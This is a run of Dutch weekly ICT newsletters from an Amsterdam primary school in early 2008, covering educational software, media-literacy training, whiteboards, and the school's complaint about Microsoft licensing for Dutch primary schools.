We hebben ook het lespakket van pimpjefoon ([www.pimpjefoon.nl](http://www.pimpjefoon.nl)) gekregen. En hoe moet je je eigenlijk gedragen in gezelschap als je een mobieltje hebt? [Hier](#) staan handige tips die het bekijken waard zijn.  
Meer informatie:  
bestel de [Mediawijzer](#) op de site van Kennisnet  
Uitgebreide informatie op de [site van Kennisnet](#)  
Platform voor genormeerd mediagebruik: <http://www.mediawijzer.nl>

### **BARBARASCHOOL**

Demonstratie van de rekentuin. Een oefen- en leerlingvolgsysteem tegelijk. Probeer het op de [testsite](#): vraag wachtwoord bij ons aan.  
Voor de bewerkingen +, -, x en : kun je bijhouden hoe de vorderingen zijn. Elke week tien minuutjes en je weet precies hoe ze er voor staan. Het programma werkt erg adaptief. Ook kunnen de leerlingen er thuis mee werken. Gesteld dat een kind thuis erg wordt geholpen door een ouder, dan zal het, als het op school verder werkt, vanzelf weer op eigen niveau terugkeren.  
Alle aanwezigen waren heel enthousiast.

### **DIGITALE NIEUWSBRIEVEN**

Kennisnet Community - [groep 7-8](#)

AMBRASOFT - Lees [ambrasoft nieuws](#)

[Klokhuis Nieuwsbrief](#)- Kinderen kunnen hun eigen spelletjes bouwen.

[POLS](#)- o.a. de volgende onderwerpen: winter, voorleesdag, pimpjefoon, gedichtendag

[docentenplein](#) - een schat aan onderwijslinks.

#### **ERGONOMIQUE**

We krijgen weer een anti RSI product op proef. 7 beeldschermverhogers voor 3 weken! We zijn benieuwd hoe revolutionair zoiets eruit ziet. En of het lekker klein is, zodat de ruimtebesparing van de flatscreens gehandhaafd kan blijven. Misschien [zoiets](#)?

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
 Baarsjes Informatie en Communicatie Jaargang 7 - week 4 - 2008 (25 januari)  
 Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
 ++++

**BOA ONTWIKKELINGEN**

In onze zoektocht naar datgene wat de Baarsjes overeenkwam met BOA, klopten wij aan bij de constrictor zelf. De medewerkster was zeer behulpzaam, maar liet weten dat het BOA bestuur geen inzage geeft in contracten. We moesten maar naar 'de Baarsjes' . Een voorbeeld van kast en muur. Wij beraden ons op verdere stappen. Wet Openbaarheid van Bestuur? Het Prool?

**MICROSOFT VERHINDERT CONCURRENTIE**

Wie in het Nederlandse basisonderwijs Windows licenties wil kopen kan maar bij één bedrijf terecht: APS IT-diensten. Microsoft verhindert andere bedrijven zich te kwalificeren voor soortgelijke licentie mogelijkheden. Daardoor kunnen onze huisleveranciers zoals Infotheek en anderen niet concurreren met APS IT-diensten. En, dat is erger, zijn Nederlandse scholen onnodig duur uit. Dit is een zaak voor de Nederlandse Mededingings autoriteit en Neelie Kroes. Wie tipt ze? Wij geven graag alle info.

**ONZE SCHOOL IN COMPUTER -IDEE**

Het blad publiceerde deze week een leuk artikel: 'Alles delen'. Over Open Source en wat je er als gewone gebruiker mee kan. Ook een stukje over de OBSRB waaruit we citeren: "...een schoolvoorbeeld van open-source in het onderwijs" en "Dat is nog eens voor een dubbeltje op de eerste rang zitten en goed besteed overheidsgeld." Het laatste sloeg op de beschrijving van onze wereldsuccessen [Site@School](#) en [ServerAtSchool](#).

**IPON: RICHARD KATARSKI**

We waren op een ICT beurs in Utrecht. Daar een lezing van R.K. Samenvatting: Leerkrachten moeten marketing technieken gebruiken bij het onderwijzen. Een controversieel én inspirerend verhaal. Zie zijn site [weconverse](#) . Gevolg van lezing: Dirk denkt erover een [laptop](#) te kopen!

**IPON IMPRESSIE**

Een mevrouw in kittig mantelpakje demonstreert het digitale schoolbord. Samen vormen ze een flitsende combinatie. Ze laat zien hoe je een les maakt door het bord te vingeren. In razend tempo zet ze iets in elkaar over giraffen. Dat zal ze thuis wel goed voorbereid hebben, want zo snel kan niemand een les in elkaar zetten. Als ze naar ons kijkt ziet ze ons niet, door het verblindende licht van de beamer. Zou dat in de klas ook zo zijn?

Diep onder de indruk van zoveel technologisch geweld verlaten we de demo en komen terecht bij een lezing over 'Standaarden voor Lesmateriaal'. Daar horen we wat de dame ons onthield over digitale bordes. Lesmateriaal dat met de digitale schoolbordsoftware gemaakt wordt voldoet aan geeneen standaard, en erger, je kunt tussen verschillend bordes niet uitwisselen. Het lijkt alsof de begintijd van de computer herleeft in het dibord. Adviezen uit de lezing:

- Wat wij hier op de beurs zien is de 'eerste' generatie digibord. In Engeland zijn ze al bezig met de tweede generatie die veel beter schijnt. Wachten dus.
- Oefen druk uit op de fabrikanten dat ze software leveren die aan de standaarden voor lesmateriaal voldoet.
- Neem een bord dat onder alle plaforms (windows, mac, linux) draait.

Praktische gedachte: gesteld, dat je samenwerkt met een andere school: Je hebt afgesproken, dat de leerlingen over een bepaald onderwerp een digiborddemonstratie maken en die met elkaar uitwisselen. Dat kan dus niet, als je niet hetzelfde merk/type digibord hebt.

Huidige digiborden maken de primaire taak van het onderwijs moeilijker: kennis delen.

**OPLEIDING MEDIACOACH**

Deze week was de opdracht: houd gesprekken met ouders over zorgen over het mediagedrag van hun kinderen. Het was een hele leuke opdracht. Zowel de ouders als de interviewers beleefden veel voldoening van de gesprekken.

De cursisten trokken conclusies, o.a.: regels voor t.v. kijken zijn duidelijker in gezinnen. Veel ouders zijn wel bezorgd over wat hun kinderen doen, maar hebben vaak geen idee wat het allemaal inhoudt en wat de

mogelijkheden van de programma's/spelletjes zijn. Ouders weten niet of hun kind een 'pester' is.

De invloed van reclame op kinderen werd uitgebreid belicht. En we kregen heet van de naald een [tv programma van 'eenvandaag'](#) van afgelopen maandag te zien.

Een 'pester' geniet ervan om bewijs van zijn gepest te kunnen tonen/zien. Echt vreselijk.

Dus we zijn extra blij, dat vandaag tijdens nieuwsuitzendingen wordt gemeld, dat er in de tweede kamer zal worden voorgesteld om 'snelrecht' toe te passen op daders van 'happy slapping'.

#### **KIDSWEEK**

Er is deze week een speciale editie van de KIDSWEEK uitgekomen. De 'kidsweek mediawijzer'. Op pagina 5 wordt verteld hoe je veilig je profiel op het internet zet. Een bezigheid die bij de jeugd erg populair is.

Bij de IPON werden ze gratis uitgedeeld.

Vandaag in het tv-weekjournaal werd er aandacht aan besteed.

We bestelden via school voor alle kinderen in de groepen 6 t/m 8 een krant (je betaalt alleen de administratiekosten). Die krijgen ze volgende week.

#### **MONITOR VERHOGER**

We kregen de monitorverhogers van Ergonomique binnen. Ze zijn erg handig. Heel licht van gewicht, heel simpel. Met een papierstandaard geïntegreerd. Een [kijkje op hun website](#) leert, dat één zo'n verhoger € 129.- kost!!!!!! Niet te geloven.

Ze zijn eigenlijk bedoeld om direct op het bureau te zetten, maar [zo](#) kan het ook.

#### **AMBRASOFT UPDATE**

Vorige week zijn de kleuters aan de gang gegaan met 'woordenstart' van Ambrasoft. Eén onderdeel werkte niet. De systeembeheerder was erg snel. Binnen twee uur had hij een update bij Ambrasoft opgehaald en de boel in orde gemaakt. Kleuters zijn heel enthousiast over de spelletjes bij 'oefenen'.

#### **SPELSPOOR**

Spelspoor voor groep 8 is binnengekomen. Volgende week installeren.

#### **GAMEMAKER**

We lazen over [dit spel](#) in de VIVES. We hebben het gedownload en de handleidingen geprint. Nu nog uitzoeken hoe het werkt en kijken of we de kinederen ermee kunnen laten werken.

[downloaden hier](#).

Heeft iemand hier ervaring mee?

#### **STROOMSTORING**

We hadden weer een stroomstoring op de 2e verdieping. Daardoor liep een opdracht van Karin in de soep.

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **ONDERZOEK VEILIGHEID ICT**

Kennisnet liet de veiligheid van ICT omgevingen op een aantal PO en VO scholen testen. Conclusie: veiligheid is redelijk tot goed. Aardig onderzoek op: [Kennisnet](#). Jammer dat ze niet beschrijven hoe ze het onderzoek precies verrichtten.

#### **COMPUTER VERVANGEN**

Rijtje 2e verdieping bij raam: C36 'gaat aan en weer uit' . Vervangen. Bij inspectie bleek er een diepgravende fout. We denken dat we onze eerste echt kapotte tweedehands computer hebben.

#### **VIRUS-ALERT**

[Nieuwsbrief](#). Lees het stukje over spam en hoax. Wij hebben op school erg veel last van spam. Het komt binnen via de email op de website.

Groet en een goed weekend, KarinDirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)



Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
 Baarsjes Informatie en Communicatie Jaargang 7 - week 5 - 2008 (1 februari)  
 Wat er deze week op de Rosa Boekdrukker op ICT gebied gebeurt?  
 ++++

*Deze nieuwsbrief hebben we ooit BAARSJES informatie en communicatie (BIC) genoemd om de andere scholen in ons stadsdeel te informeren over onze ICT vorderingen.  
 Is het al tijd voor een nieuwe naam nu we **een nieuw bestuur** hebben?  
 We helpen hen graag bij de installatie van een gratis CMS.*

**THUISWERKEN**

Wie thuis met de documenten op school wil werken heeft een programmaatje nodig: WinSCP (Windows Secure Copy). De Nederlandstalige handleiding vind je op ons Intranet. Zelf thuis installeren is een eitje. Voor wie er toch liever hulp bij heeft, vraag Karin of Dirk. Per telefoon helpen we je dan door de installatie heen.

**NIEUWSBRIEVEN**

**Veilig Leren Lezen - Zwijsen**

Met o.a. Extra opdrachten voor Zonkinderen bij Kern 7, dyslexie.  
 Zelf aanmelden voor de digitale nieuwsbrief kan ook!

**Klik hier.**

**Pols**

**NASCHOOELSE ACTIVITEIT FOTOSHOPPEN**

Er is al wat te zien van wat de leerlingen op de cursus fotoshoppen hebben gemaakt. **Kijk maar.**  
 Het kan zijn dat het niet af is. Maar dat horen we nog.

**OPLEIDING MEDIACOACH**

Om de collega's te laten ervaren wat bedoeld kan worden met 'cyberpesten' werd -in het diepste geheim- een gemanipuleerde zeer compromitterende foto van een collega op ons intranet gezet. Er was wel van te voren om zijn medewerking gevraagd. De directie was ontdaan en niemand heeft zich aangeboden om volgende week slachtoffer te zijn. Actie geslaagd.

**Tijdens de cursus afgelopen woensdag bespraken we in het eerste half uur wat er de afgelopen week op media gebied was gebeurd. o.a. hadden de eerste mediacoaches hun diploma ontvangen uit handen van tweedekamerlid Joop Atsma.**

De trendwatcher/futurist Marcel Bullinga ([www.futurecheck.nl](http://www.futurecheck.nl)), nam ons mee naar de virtuele wereld van 2020, en liet ons nadenken over hoe wij als mediacoaches kinderen in de toekomst moeten helpen keuzes te maken uit het enorme aanbod aan informatie dat van alle kanten op hen af zal komen in een niet te stuiten snelheid en kwantiteit.

Als mediacoach zullen we ook te maken krijgen met gesprekken voeren. We oefenden onze luistervaardigheid op elkaar. En we zagen **een leuke video** over lichaamstaal op 'youtube'.

Huiswerk voor volgende week is een gesprek voeren met een klein groepje kinderen over hoe ze omgaan met internet/mobiel(tje)/tv. En vooral gaat het om het goed luisteren.

Op de Rosa Boekdrukker werd het gesprek gevoerd met een groepje kinderen uit groep 6. Ze waren niet te stuiten. Ze praatten honderduit over gamen en msn-nen en welke invloed hun ouders daarbij hebben.

**WIS&REKEN**

We hadden problemen om uit het programma van Wis&Reken te komen. Een bezoek aan de site leerde ons, dat er een "update" voor het programma is. Vandaag heeft de systeembeheerder de update verricht en het werkt! De kinderen kunnen nu uit het programma komen.

Bekadidact stuurde ons bericht, dat we op de mailinglijst staan. Dus een volgende keer hoeven we niet zelf uit te vinden, dat er een verbetering voor het programma is.

**UPDATES VEILIG LEREN LEZEN en INSTALLATIE SPELSPOOR GROEP 7**

Peter deed de updates van Wis&Reken en SpelSpoor vanuit Bussum. Luxe hoor, zo'n onbemenst werkstation waar je de cursor overheen ziet schuiven, vensters die vanzelf open en dicht gaan en vooral: het is KOSTENBESPAREND!

**WINDOWS XP**

We vorderen aardig met de aankoop van goedkope XP licenties. Binnenkort hopen we het complete verhaal hier te vertellen.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
 Baarsjes Informatie en Communicatie Jaargang 7 - week 6 - 2008 (9 februari)  
 Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
 ++++

Excuses voor de late BIC: vrijdagmiddagbijscholing (zie onder OS)

### IN DE ROSA BOEKDRUKKER

We vorderen met de invoering van de nieuwe software. We schaften dit schooljaar veel nieuwe software aan en langzamerhand raakt het gebruik ervan steeds verder 'ingeburgerd'. Deze week is een begin gemaakt met het uitdelen en toelichten van verkorte handleidingen bij Spelspoor en Wis en Reken, zodat gerichter met de programma's kan worden gewerkt. Groep 4 is begonnen met TafelTotaal. Dat is voor hen nieuw, niet voor de school.

Voor de groepen 6 en 7 zijn tijdstippen gereserveerd voor deelnemen aan '**Expert in de Klas**'. In maart zal een communicatie tot stand gebracht worden met het museum Naturalis. We zullen dan zien hoe dieren worden opgezet.

Dirk heeft op een paar computers XP geïnstalleerd (zie onder). Op die computers kan alleen worden geïnternet! We zullen er een briefje opplakken!

### DAVID NEEMT HET OP TEGEN TWEE MONOPOLISTEN

We zijn het ZAT! Na maanden onderzoek kunnen we zeggen dat Microsoft en APS IT-diensten het Nederlandse basisonderwijs teveel laten betalen voor hun Windows licenties. Dat moet snel stoppen. We hebben ook intensief onderzoek gedaan naar een alternatief. En dat is er! Het is nog niet zo dat het basisonderwijs van Windows af is, maar het kan veel goedkoper. Lees er alles over op onze **[ICt pagina onder OBSRB/Microsoft](#)**

Maandag pakken we de zaak op met het Ministerie van EZ. Zie ook het item OS EN OSS BIJSCHOLING

### DEZE WEEK IN DE OPLEIDING MEDIACOACH

**Chick Literature:** moeten wij bang zijn voor de beeldvorming van jonge meisjes door deze boeken? In het Volkskrant Magazine van 2 februari 2008 stond een artikel over deze boeken. Meisjes van 14 verslinden deze boeken, waarin rijke college meisjes van 17 zuipen, jongens versieren en wellustig zijn. Hoeveel invloed hebben deze boeken op onze meisjes? En op welke meisjes?

We kregen voorlichting over het NICAM (het Nederlands Instituut voor de Classificatie van Audiovisuele Media). Zie de website met meer informatie over de **[KIJKWIJZER](#)**. Een speciale site voor kinderen **[www.bekijhetmaar.nu](#)** geeft allerlei suggesties voor kinderen. Kinderen kunnen hun eigen pictogram ontwerpen, kunnen zelf hun oordeel vellen over wat ze zien in de media. Ook is er een site waarop je kunt zien hoe computerspelletjes scoren - de **PEGI** site (pan european game information). Als je op die site 'runescape' invult, komt er niks. Dat is vreemd.

We hebben geoefend in het 'coachen' naar aanleiding van stellingen.

### WAARSCHUWINGSDIENST: LEES HET BERICHT OVER ACROBAT

**<http://www.waarschuwingsdienst.nl/render.html?it=1738>**

Deze waarschuwing kwam net binnen!

Op de Rosa Boekdrukker gebruiken we **FOXIT READER**, maar voor de thuisgebruikers is het oppassen geblazen.

### OS EN OSS BIJSCHOLING

We zijn aan onze tweede cyclus van 6 bijeenkomsten begonnen over Open Source en Open Standaarden. We begonnen met een rondje bijpraten over ICT avonturen en wij hadden dus ons licentie-verhaal (zie boven). We kregen nuttige tips en er werd voor ons contact gelegd met het ministerie van EZ dat met en zaak tegen Microsoft bezig is en onze info goed kan gebruiken.

### TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK

We kregen vorige week reeds onze nieuwe licenties met CD'tje en VLK uit België. Zie ook het eerste item in deze BIC. We wilden absolute zekerheid hebben dat één en ander naar behoren werkte, dus deden we een proefinstallatie. De VLK werd geaccepteerd, de installatie verliep zoals we dat van windows gewend zijn; met irritaties. Vervolgens konden we een image uploaden en het gemaakte image downloaden op een ander werkstation, de SID en computernaam handmatig aanpassen met 'newsid' en het image werkte prima. QED!

Als we een echte installatie doen gaat dat 'newsid' allemaal automaatsch en heb je na downloaden gewoon een kant en klaar werkstation.

Het leuke is dat we met ServerAtSchool W98 en XP door de hele school door elkaar en op eenzelfde werkstation kunnen gebruiken.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 7 - 2008 (15 februari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **CITO-LVS**

Er lukte iets niet met het invoeren van gegevens van een toets begrijpend lezen voor groep 5. Navraag bij Cito leerde, dat er een update van het programma was. Waarom wisten we dat niet? Post ondergesneeuwd? Waarom sturen ze geen email? Onze systeembeheerder loste 't vanuit Bussum op (zie ook techniek). Het had haast en we werden snel geholpen.

### **MEDIACOACH IN DE PRAKTIJK**

Groep 6 heeft in groepjes gespeeld, dat ze zelf vader en moeder waren en internet/computerregels voor hun kinderen moesten opstellen.

Bekijk de resultaten [op onze site](#).

Tijdens de opleiding werd deze week aandacht besteed aan allerlei sites waar kinderen zich kunnen aanmelden, bijvoorbeeld om online te gamen of te chatten.

De aankomende mediacoaches zijn nu zelf druk onderling aan het chatten en iedereen heeft een profiel bij Hyves moeten aanmaken. Door het zelf te doen, weet je beter waar de kinderen mee bezig zijn.

We hebben ook gespeeld met een leerzaam spel: monstermedia. Kijk op de site van de [Waag society](#).

Monstermedia is een media-educatieve leeromgeving voor de groepen 7 en 8

### **HOE KIES JE EEN VEILIG WACHTWOORD?**

Gelezen: 'verzinnen een zin met een getal en een leesteken erin. Neem van elk woord de eerste letter.'

bijvoorbeeld:

zin: mijn fiets heeft wel 5 versnellingen!

wachtwoord: mfhw5v!

Je wachtwoord is alleen van jou en van niemand anders. Je geeft je huissleutel toch ook niet aan een ander?

### **KLASSENMANAGEMENT EN ICT**

Tijdens de klassenbezoeken in de zelfstandige werkuren is goed te zien hoe het gebruik van de computers een steeds vanzelfsprekender onderdeel is.

De computers worden veel intensiever gebruikt.

In groep 7 zitten kinderen die razendsnel kunnen typen. Ook ongelofelijk hoe vaardig ze daar zijn met het spel runescape.

### **CONDOOMS**

Een directeur van een school die [ServerOpSchool](#) gebruikt werd gebeld door een bedrijfje: "Had u condoms besteld?". Nee dus. Dankzij de goede logfiles van S#S en een goede systeembeheerder kon de vermoedelijk besteller, een leerling van groep 7, achterhaald worden. De directeur besloot er een les over internet en privacy aan te wijden.

### **DITTO**

Onze Belgische collega Kurt vroeg of Open Office een klembord heeft dat meerdere stukken tekst kan bevatten. Nee dus. Zoeken op Internet...

Ditto! Een OSS/GPL super klembord. Dit moet iedere computergebruiker die wel eens een zin schrijft hebben, zelfs als je (maar dat bestaat niet) geen OOo gebruikt. In vele talen verkrijgbaar waaronder in het Nederlands en Frans. Het gebruik wijst zich vrijwel vanzelf. Zie <http://ditto-cp.sourceforge.net>

### **MS, APS, MIN v. EZ, NMa, NEELIE**

We hebben contact met Min. v. EZ gehad. Zij werken aan een zaak voor de NMa (Nederlandse Mededingings autoriteit). De NMa in kort bestek: ziet toe dat concurrentie tussen bedrijven mogelijk is en dat er geen monopolies zijn. Monopolies werken prijsverhogend en kwaliteitsverlagend. Concurrentie stimuleert betere kwaliteit en lagere prijzen.

Omdat Microsoft maar aan één bedrijf voor het basisonderwijs levert, APS IT-diensten, is concurrentie niet mogelijk. Bedrijven zullen dat niet gauw aan de NMa melden omdat ze bang zijn voor Microsoft. Als bekend wordt dat bedrijf X Microsoft aanklaagt zou dat bedrijf vrijwel zeker zijn verkoopmogelijkheden kwijt zijn. EZ onderzoekt een weg om klacht bij NMa in te dienen en bedrijf X buiten beeld houden.

Verder zijn we bezig met een brief aan de Europese Commissie.

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

**ET PHONE HOME**

Onze systeembeheerder Peter werkt vanuit Bussum, ook als hij op een werkstation op school moet werken. Hij 'neemt 't werkstation over'. We hebben nu een simpel trucje waarmee hij ons kan waarschuwen dat we 'm even moeten bellen voor 't een of ander. Het werkstation begint dan te piepen en er verschijnt een mededeling. Het piepje komt uit de pc speaker en doet 't ook als een koptelefoon aan de computer hangt (speaker uitgeschakeld) of als het geluid uit staat. We gebruikten een command line wav player (7Kb!) LXvox (ff googelen).

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 8 - 2008 (22 februari)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **INVENTARISATIE ICT-VAARDIGHEDEN VAN DE LEERKRACHTEN**

Binnenkort willen we weer eens inventariseren hoe het ervoor staat met het kunnen en willen kunnen op computergebied van onze collega's.  
Voor de lijst hebben we gebruik gemaakt van bestaande lijsten (dank collega ict-coördinatoren). Wie heeft er nog meer aanvullingen? [Kijk hier](#).

### **AMSTERDAMSE BASISCHOOL VECHT LICENTIEBELEID MICROSOFT AAN**

Zo open een artikel in Livre. Lees hier verder: <http://www.livre.nl/> . En het klopt.  
Trouwe BIC lezers weten al langer dat APS IT-diensten en Microsoft ons een doorn in het onderwijs-oog zijn. In het artikel stelt de directeur van APS IT-diensten: "Hadden ze maar even gebeld, dan hadden we ze binnen een half uur uit de brand kunnen helpen en waren ze mogelijk ook nog goedkoper uit geweest". Dat is waar, we hebben ze niet gebeld. We zijn echter wel razend nieuwsgierig naar het aanbod van APS IT-diensten. We zullen een mail sturen.

Het Livre stuk is geschreven naar aanleiding van uitlatingen op onze website.  
Zie sectie [ICT > OBSRB Microsoft APS](#).  
Bedankt Livre (Frits de Jong), prima stuk! We houden je op de hoogte.

Lees ook [de column](#) van Arjen Kamphuis, direct onder ons artikel. Goed stuk over onze desktop.

### **HAND- EN SPANDIENSTEN - wat voor vragen worden er zoal gesteld**

V: Hoe kan ik van een plaatjes van de cover van een prentenboek een cd-hoesje maken?  
A: open het plaatje in Irfanview. Als je op 'afdrukken' klikt, kun je kiezen in welk formaat iets wordt afgedrukt. Vink 'behoud aspectratio' uit en kies breedte 12.00 en hoogte 12.00.  
Maar daar bleef het niet bij. Alle boeken moesten gescand worden, omdat de plaatjes op het internet te weinig pixels hebben.  
Voordeel: weer een collega erbij die met de scanner kan omgaan!

### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **ELPHEL**

Wij zijn begonnen met 'Glas in de Klas'. Wees niet verbaasd; hier is de uitleg.  
De OBSRB deed veel onderzoek naar toepassingsmogelijkheden van ICT in het onderwijs. En we zullen ons blijven verzetten tegen overhaaste invoering van breedband glasvezel in het onderwijs. Redenen: onnodig, te duur, er komen alternatieven.  
Tegelijkertijd willen we de mogelijkheden onderzoeken van deze glazen of koperen (koper is nog lang niet uitontwikkeld) brandslang. We willen echter wel goed, d.w.z. fundamenteel, beginnen. Dat wil zeggen, aan het begin van de keten moet je kwaliteit hebben om aan het eind wat goeds te hebben. We beginnen met een camera en microfoon. De microfoon is de Sennhieser MD421, beter bekend als het scheerapparaat. Een microfoon die al 40 jaar bestaat en nog steeds gefabriceerd wordt.  
We hebben een camera op het oog van [Elphel](#). Dit bedrijf maakt super camera's: Hoge Definition, hoge beeldsnelheid, directe verbinding met LAN, is OS onafhankelijk. En natuurlijk OSS/GPL. Dit bedrijf gaat daarin het verst; zelfs de hardware is open source!  
[Elphel](#) bood ons een camera aan. Lees verder op de [Elphel Wiki](#) waar we verslag doen van onze avonturen.

#### **MEDIA IN HET ONDERWIJS**

In het licht van het Elphel verhaal zou je op [Dirks's site](#) kunnen lezen over waaraan we onder andere denken bij brandslang Internet toepassingen.

Groet en een goed weekend,  
Karin  
Dirk



Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 10 - 2008 (7 maart)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **ANNE FRANK**

Er komt een nieuwe Anne Frank krant uit. Lees [meer](#) erover.

#### **WORKSHOP FOTO'S OP DE WEBSITE ZETTEN**

Collega's van de Rosa Boekdrukker en andere geïnteresseerden: de workshop is verplaatst naar maandag 31 maart vanaf 15.30 à 15.45 uur. Iedereen die foto's op de website wil kunnen zetten (in ons CMS Site@School) is welkom. Wel graag aanmelden vóór 25 maart.

#### **FOTOSHOPPEN**

De naschoolse activiteiten werden vandaag afgesloten met een presentatie van en door de kinderen die eraan meededen. Kijk [hier](#) naar de werkstukken en foto's van de presentatie.

De beamer werd weer ingezet. We zijn nu aan het broeden op een handige manier om de beamer neer te zetten. We hebben het plafond er vandaag uit gehad (één plaat) Boven het systeemplafond zijn veel mogelijkheden. ook stopcontacten. Nu nog een slim idee. Wij luisteren...

#### **HACKNEY CHRONICLES en de VIKINGEN**

Omdat groep 6 en 7 meedoen aan de vertaling van de opera '[Hackney Chronicles](#)' in het kader van het grachten festival, worden er deze week lessen gegeven over de VIKINGEN. We hebben [allerlei 'links'](#) erover op onze site gezet.

Het volgende onderwerp hoort ook bij de lessencyclus die hoort bij de Hackney Chronicles.

#### **EXPERT IN DE KLAS**

We experimenteerden met een webcam, microfoon en beamer in de ouderkamer om ons voor te bereiden op de 'Expert in de klas' sessie, volgende week. Misschien zochten we niet goed (de redactie bestaat uit een slechtziende en een warhoofd), maar de handleidingen van Kennisnet waren niet duidelijk. Niet afgestemd op wat een basisschool in huis heeft, teveel afgestemd op videoconferencing en 't hoger onderwijs. Maar, we kregen een paar goede ideeën voor als we onze echte camera hebben. Zie [Elphel](#). Ook plaatsten we een vraag in het [forum van Yahoo-groups](#). (vroeger deden we alles met nieuwsgroepen - onderwijs.nieuwemedia, maar dat lijkt uitgestorven.)

De oproep op het forum heeft meteen resultaat gehad. We kwamen op het spoor van Leo die volgende week [een workshop](#) geeft over Expert in de Klas. Hij heeft ons enorm geholpen.

#### **WE GAAN NAAR BRUSSEL**

Vreugde op de burelen van de BIC redactie. Onze school heeft een klacht tegen Microsoft ingediend bij mevrouw Kroes van de Europese Commissie voor Mededinging. Samenvatting: Microsoft belemmert concurrenten van APS IT-diensten de toegang tot de markt. Het Nederlandse basisonderwijs is daardoor onnodig duur uit en heeft te weinig keus bij de aanschaf van Windows licenties.

#### **REKENEN**

Een aantal weken geleden bezochten we een bijeenkomst over het programma de 'rekentuin'. Een paar leerkrachten gaven aan wel ermee te willen werken. Maar voornamelijk kwam de wens naar voren voor een programma voor zwakke rekenaars om thuis mee te oefenen.

Misschien is [deze website](#) een idee voor thuis?

#### **OPLEIDING NATIONALE MEDIACOACH**

Deze week leidde de opleiding naar Hilversum. We brachten een bezoek en kregen uitleg over de [Media Experience](#). Er is daar veel te zien, veel te beleven, en opnames die van je gemaakt worden kun je ook online bekijken. Met een speciale ring met ingebouwde chip maak je je rondreis door het gebouw. Overal waar je je met die ring aanmeldt, word je geregistreerd, waardoor je later je producten kunt terugzien.

LET OP: Deze maand worden er dagen voor docenten georganiseerd. Je leert daar de trucs uit medialand.

Interessante achtergrond info voor als je de media wat kritisch wilt benaderen. [KIJK](#).

**UIT DE NIEUWSBRIEF VAN [stichting de kinderconsument](#):**

*"Onlangs bereikte ons de volgende mail van een jeugdhulpverlener: "Een sportbuurtwerker in de regio heeft gemerkt dat veel kinderen die hij tegenkomt, jochies vanaf een jaar of 11, erg veel bezig zijn op de volgende website: [www.bendes.nl](#). Een collega heeft ingelogd op deze site, en wordt hier niet blij van. Het is een online maffiaspel waarop je geld kunt verdienen door hoeren voor je te laten werken (sla ze af en toe, dan zijn ze beter te vertrouwen, koop een cadeautje af en toe, dan worden ze blijer, maak ze dood, want ze moeten toch een keer dood enzovoort), stelen (krijg je tips als "laat het door een ander doen, dan draai je nooit de bak in") en ga zo maar door." Vraag aan u; kent de site? Gebruiken jongeren in uw omgeving deze site? Wat vindt u er zelf van? Is Bendes.nl mogelijk strafbaar? Reacties graag naar [stichting@kinderconsument.nl](mailto:stichting@kinderconsument.nl) o.v.v. Bendes.nl".*

We zijn blij met de opleiding mediacoach. Karin merkt al dat ze effectiever met dit soort zaken in de klassen kan omgaan.

**WEBSITES**

De [website van de schooltv](#) is vernieuwd. Citaat:

*"Het uiterlijk van de website is aangepast, waardoor deze nu frisser, dynamischer en overzichtelijker oogt. Maar belangrijker is dat de opzet van de website is veranderd. Leerkrachten en docenten vinden nu gemakkelijker informatie over de voor hun relevante Schooltv-programma's. Bovendien is het nut van de aangeboden informatie voor hen nu duidelijker dan voorheen. Onderzoek leerde dat leerkrachten en docenten op [www.schooltv.nl](#) niet makkelijk konden vinden wat ze zochten. Daarnaast vonden ze de aangeboden zoekresultaten vaak te beperkt en was het niet altijd duidelijk in welk gedeelte van de site, primair onderwijs of voortgezet onderwijs, men zich bevond. Door enkele aanpassingen is het gebruiksgemak voor de sitebezoeker aanzienlijk vergroot. Zo zijn links nu altijd duidelijk herkenbaar en worden ze steeds op dezelfde manier getoond. Verder is het mogelijk om op verschillende manier te zoeken naar informatie. Niet langer alleen op alfabet, maar ook op thema of op groep."*

**TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

